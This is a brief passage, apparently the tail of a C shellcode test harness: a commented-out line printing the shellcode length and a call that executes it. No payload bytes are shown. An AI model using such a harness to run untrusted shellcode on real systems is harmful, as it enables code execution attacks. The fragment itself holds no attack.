    //printf("Shellcode length: %d\n", strlen(shellcode));
    code();
    return 0;
}
```